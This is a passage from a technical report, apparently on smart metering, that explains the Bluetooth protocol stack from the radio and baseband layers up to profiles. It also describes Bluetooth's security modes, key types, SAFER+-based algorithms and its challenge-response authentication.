The Bluetooth transceivers operate in the 2.4 GHz free license ISM (Industrial Scientific and Medical) frequency band. Although there is a specific regulation for a few countries such as France, in most of them the range of the Bluetooth frequency band is from 2.400 to 2483.5 MHz. 79 RF channels are implemented with 1 MHz spacing and lower and upper guard bands are reserved with 2 and 3.5 MHz respectively. For the transmitters, three power classes are defined Power Class 1, 2 and 3 providing a maximum output power of 20, 4 and 0 dBm respectively and the reference sensitivity level at reception is -70 dBm. The modulation used is GMSK (Gaussian Frequency Shift Keying) with BT = 0.5 and a modulation index between 0.28 and 0.35. All this leads to a symbol rate of 1 Ms/s.

A transceiver may support power-controlled links by being able to measure the strength of the received signal and determine if the transmitter on the other side of the link should increase or decrease its output power level. A Receiver Signal Strength Indicator (RSSI) makes this possible. The RSSI measurement compares the received signal power with two threshold levels, which define the Golden Receive Power Range. The lower threshold level corresponds to a received power between -56 dBm and 6 dB above the actual sensitivity of the receiver. The upper threshold level is 20 dB above the lower threshold level to an accuracy of +/- 6 dB as shown in the figure below. This power control is mandatory in Power Class 1 devices. [57]




Figure 5.2. RSSI dynamic range and accuracy [57]

5.3 Bluetooth Baseband layer overview

The Bluetooth specification uses a combination of circuit and packet switching. For full duplex transmission, a Time-Division Duplex (TDD) scheme is used. It can support an asynchronous data channel, providing up to 723.2 kb/s asymmetric (and still up to 57.6 kb/s in the return direction), or 433.9 kb/s symmetric.

The Bluetooth system consists of a radio unit, a link control unit, and a support unit for link management and host terminal interface functions, as depicted on the figure below. The Bluetooth link controller carries out the baseband protocols and other low-level link routines. Link layer messages and control are performed by the Bluetooth link manager. [57]




Figure 5.3. Functional blocks of the Bluetooth system [57]

The Bluetooth system provides a point-to-point connection or a point-to-multipoint connection. In the point-to-multipoint connection, the channel is shared among several Bluetooth units. Two or more units sharing the same channel form a **piconet**. One of them acts as the master of the piconet, whereas up to 7 other units act as slaves. In addition, many more slaves can remain locked to the master in a passive state, not active but synchronized to the master. Both for active and parked slaves, the channel access is controlled by the master.

Multiple piconets with overlapping coverage areas form a **scatternet**. Each piconet can only have a single master. However, slaves can participate in different piconets on a time-division multiplex basis. In addition, a master in one piconet can be a slave in another piconet. The piconets shall not be frequency synchronized. Each piconet has its own hopping channel. [57]




Figure 5.4. Piconets with a single slave operation (a), a multi-slave operation (b) and a scatternet operation (c) [57]

In this layer the control over the physical layer, links, device operational modes and states is performed. Also security features of the specification are proceeded in the Bluetooth Baseband and will be described on the section specified for security on Bluetooth. Here a brief description of the functionalities of this layer is described:

- **Two types of physical links** can be established, the Synchronous Connection-Oriented (SCO) link and the Asynchronous Connection-Less (ACL) link. The first one is a symmetric point-to point connection between master and slave where packets are sent in regular intervals and never retransmitted. In the asynchronous link, a packet-switched connection between master and active slaves in the piconet is provided. Packet retransmission for data integrity is applied here.
- **Data packets** consist of 3 entities which are a 72-bit access code used for synchronization, DC offset compensation and identification; a 54-bit header containing link control information for addressing, flow control or error checking; and up to 2745 bits of payload including a CRC code and a payload header.
- **Three error correction schemes** which are 1/3 rate FEC, 2/3 rate FEC and ARQ system. It is flexible to use them in the payload or not bit the header of the packets is always protected with the first one.
- **Data scrambling** is performed on the packets before transmission in order to randomize the data from highly redundant patterns and to minimize DC bias in the packet. The whitening word is generated with the $g(D) = D^7 + D^4 + 1$ and is subsequently EXORed with the header and the payload.
- **States control** is also performed in this layer. A Bluetooth device may operate in two possible states which are Standby and Connection. The first one is the default low power state when only the native clock works and no communication with other devices is possible. On the Connection state communication is possible and four possible operational modes can be

performed, the active mode for devices actively working in the piconet and three power-saving states: Sniff Mode, Hold Mode and Park Mode.

- **Bluetooth addressing.** Each Bluetooth transceiver is allocated a unique 48-bit Bluetooth device address (BD_ADDR) derived from the IEEE802 standard. The address is assigned to slaves depending on their states, so there are three types which are an Active Member Address (AM_ADDR), Parked Member Address (PM_ADDR) or Access Request Address (AR_ADDR). [57]

5.4 Link Manager Protocol layer overview

The Link Manager carries out link setup, authentication, link configuration and other protocols. It discovers other remote LM's and communicates with them via the Link Manager Protocol (LMP). To perform its service provider role, the LM uses the services of the underlying Link Controller (LC). The Link Manager Protocol essentially consists of a number of PDU (protocol Data Units), which are sent from one device to another, determined by the AM_ADDR in the packet header. LM PDUs are always sent as single-slot packets and the payload header is therefore one byte. [81]

5.5 Host Controller Interface (HCI) layer overview

The HCI provides a command interface to the baseband controller and link manager, and access to hardware status and control registers. Essentially this interface provides a uniform method of accessing the Bluetooth baseband capabilities. The HCI exists across 3 sections, the Host - Transport Layer - Host Controller. Each of the sections has a different role to play in the HCI system. The HCI is functionally broken up into 3 separate parts:

- **HCI Firmware** located on the Host Controller. It implements the HCI commands, link manager commands and registers.
- **HCI Driver** located on the Host. The Host will receive asynchronous notifications of HCI events, HCI events are used for notifying the Host when something occurs. When the Host discovers that an event has occurred it will then parse the received event packet to determine which event occurred.
- **Host Controller Transport Layer** located in Intermediate Layers. It is the communication via for the two previous entities. It should provide the ability to transfer data without intimate knowledge of the data being transferred. Several different Host Controller Layers can be used, of which 3 have been defined initially for Bluetooth: USB, UART and RS232**.** All three of them very useful important for smart metering usage, specially the last one which is a widely used interface in all smart meters. [81]

5.6 Logical Link Control and Adaptation Protocol (L2CAP) layer overview

L2CAP provides connection-oriented and connectionless data services to upper layer protocols with protocol multiplexing capability, segmentation and reassembly operation, and group abstractions. L2CAP permits higher level protocols and applications to transmit and receive L2CAP data packets up to 64 kilobytes in length. The L2CAP Specification is defined for only ACL links and no support for SCO links is planned. [81]




Figure 5.5. L2CAP within protocol layers [57]

5.7 RFCOMM protocol layer overview

RFCOMM is a simple transport protocol, which provides emulation of RS232 serial ports over the L2CAP protocol. The protocol is based on the ETSI standard TS 07.10. Only a subset of the TS 07.10 standard is used and an RFCOMM - specific extension is added, in the form of a mandatory credit based flow control scheme. The RFCOMM protocol supports up to 60 simultaneous connections between two BT devices. The number of connections that can be used simultaneously in a BT device is implementation-specific. For the purposes of RFCOMM, a complete communication path involves two applications running on different devices (the communication endpoints) with a communication segment between them. RFCOMM is a simple transport protocol, with additional provisions for emulating the 9 circuits of RS-232 serial ports. [81]

5.8 Profiles overview

The profiles have been developed in order to describe how implementations of user models are to be accomplished. The user models describe a number of user scenarios where Bluetooth performs the radio transmission. A profile can be described as a vertical slice through the protocol stack. It defines options in each protocol that are mandatory for the profile. It also defines parameter ranges for each protocol. The profile concept is used to decrease the risk of interoperability problems between different manufacturers products. [57]




Figure 5.6. Bluetooth Profiles [81]

The Bluetooth profile structure and the dependencies of the profiles are depicted above. A profile is dependent upon another profile if it re-uses parts of that profile, by implicitly or explicitly referencing it. Dependency is illustrated in the figure: a profile has dependencies on the profile in which it is contained either directly or indirectly. [81]

5.9 Security in Bluetooth

5.9.1 Security services

The following are the three basic security services specified in the Bluetooth standard:

- **Authentication:** verifying the identity of communicating devices. User authentication is not provided natively by Bluetooth and it is commonly done using PIN.
- **Confidentiality (Encryption):** preventing information compromise caused by eavesdropping by ensuring that only authorized devices can access and view data.
- **Authorization:** allowing the control of resources by ensuring that a device is authorized to use a service before permitting it to do so. [55]

5.9.2 Security modes

The various Bluetooth versions define four security modes in which each device must work on:

- **Security Mode 1:** In this mode no security measures are applied. No authentication, authorization nor encryption. Both devices and connection are vulnerable to attacks.
- **Security Mode 2:** It is a service level-enforced security mode. A security manager controls access to specific services and devices. The centralized security manager maintains policies for access control and interfaces with other protocols and device users. Varying security policies and trust levels to restrict access may be defined for applications with different security requirements.
- **Security Mode 3:** It is a link level-enforced security mode. Bluetooth devices initiate security procedures before the physical link is fully established. Bluetooth devices operating in Security Mode 3 mandates authentication and encryption for all connections to and from the device. The authentication and encryption features are based on a separate secret link key that is shared by paired devices, once the pairing has been established.
- **Security Mode 4:** It is a service level enforced security mode in which security procedures are initiated after link setup. Secure Simple Pairing uses Elliptic Curve Diffie Hellman (ECDH) techniques for key exchange and link key generation. Device authentication and encryption algorithms are identical to the algorithms in Bluetooth earlier versions. [55]

5.9.3 Bluetooth security chain of events

The chain of the events is described here as well as depicted in the figure below:

- **1.** Each device calculates its own Unit Key (K_A and K_B).
- **2.** When they meet, devices begin with PIN.
- **3.** From PIN, derive K_{INIT}.
- **4.** After K_{INIT} derivation, Pairing process takes place.
- **5.** Link Key Exchange using K_{init} : $K_A$or K_B, or a more secured one, $K_{AB.}$
- **6.** K_A or K_{AB} are used in Authentication and Encryption. [55]




Figure 5.7. Bluetooth security chain of events [59]

5.9.4 Security entities

Many different entities are used for security procedures in Bluetooth, they are presented in the figure below. As it can be seen, among them there are a device address and PIN, 5 different keys and 4 different random numbers for key generation or authentication. The last two, SRES and ACO, are used to check accordance for authentication. [55]

Entity	Description	Length (Bits)
PIN	Personal identification number	8, 16, …, 128
BD_ADDR	Bluetooth device address	48
K_{init}	Initialization key	128
K_1 / K_2	Unit key	128
K_{link}	Link key	128
K_{master}	Master key	128
K_C	Encryption key	8, 16, …, 128
IN_RAND	Random number for generating K_{init}	128
LK_RAND	Random number for generating K_{link}	128
AU_RAND	Random number for authentication	128
EN_RAND	Random number for generating K_C	128
SRES	Authentication result	32
ACO	Authenticated ciphering offset	96

Figure 5.8. Bluetooth security entities [59]

5.9.5 Bluetooth security types of keys

Five different keys of 128 bits are used for different security procedures in Bluetooth:

- **Initialization Key (K_{init}):** Created once from PIN when two devices with no prior agreement or previous communication meet. It is discarded afterwards.
- **Unit Key (K_1 and K_2):** created once for a device that has low memory resources.
- **Combination Key (K_{link}):** created from the combination of inputs provided by Devices A and B.
- **Master Key (K_{MASTER}):** Created for the purpose of broadcasting packets to multiple slaves.
- **Encryption Key (K_c):** Used to change plain text into cipher and viceversa. [59] [55]

5.9.6 Algorithms in Bluetooth security

All algorithms used in Bluetooth are based on Secure and Fast Encryption Routine (SAFER+). A Symmetric Block Cipher operating on fixed length groups of bits (blocks). They are the following:

- **E_{22}** for deriving K_{init} as initialization key.
- **E_{21}** for deriving K_1/K_2 and K_{link} as link keys.
- **E_1** for applying authentication procedures.
- **E_3** for deriving K_C as encryption key.
- **E_0** for Cipher Stream generation. [55]




Figure 5.9. SAFER block cipher [100]

5.9.7 Link Key (LK) generation

Associated devices simultaneously derive link keys during the initialization phase when users enter an identical PIN into one or both devices, depending on the configuration and device type. The PIN entry, device association, and key derivation are depicted conceptually in Figure 5.10. Note that if the PIN is less than 16 bytes, the BD_ADDR is used to supplement the PIN value used to generate the initialization key. The E_x boxes represent encryption algorithms that are used during the Bluetooth device association and key derivation processes.

After initialization is complete, devices automatically and transparently authenticate and initiate the encryption procedure to secure the wireless link, if encryption is enabled. The PIN code used in Bluetooth devices can vary between one and 16 bytes. The typical four-digit PIN may be sufficient for low-risk situations; a longer PIN should be used for devices that require a higher level of security. [55]




Figure 5.10. Link Key generation [55]

5.9.8 Bluetooth Authentication

The Bluetooth device authentication procedure is in the form of a challenge-response scheme. It validates devices by verifying the knowledge of the link key. The authentication scheme is shown in figure 5.11. Note that the random challenge is designed to be different for every transaction and is derived from a pseudo-random process within the Bluetooth device. The steps in the authentication process are as follows:

- **Step 1.** The verifier transmits a 128-bit random challenge (AU_RAND) to the claimant.
- **Step 2.** Both entities the E_1 algorithm to compute an authentication response using his unique 48-bit BD_ADDR, the link key, and AU_RAND as inputs. Only the 32 most significant bits of the E_1 output are used for authentication purposes. The remaining 96 bits are used later to create the Bluetooth encryption key.
- **Step 3.** The claimant returns the most significant 32 bits of the E_1 output as the computed response, SRES, to the verifier.
- **Step 4.** The verifier compares the SRES from the claimant with the value that it computed.
- **Step 5.** If the two 32-bit values are equal, the authentication is considered successful. [55]

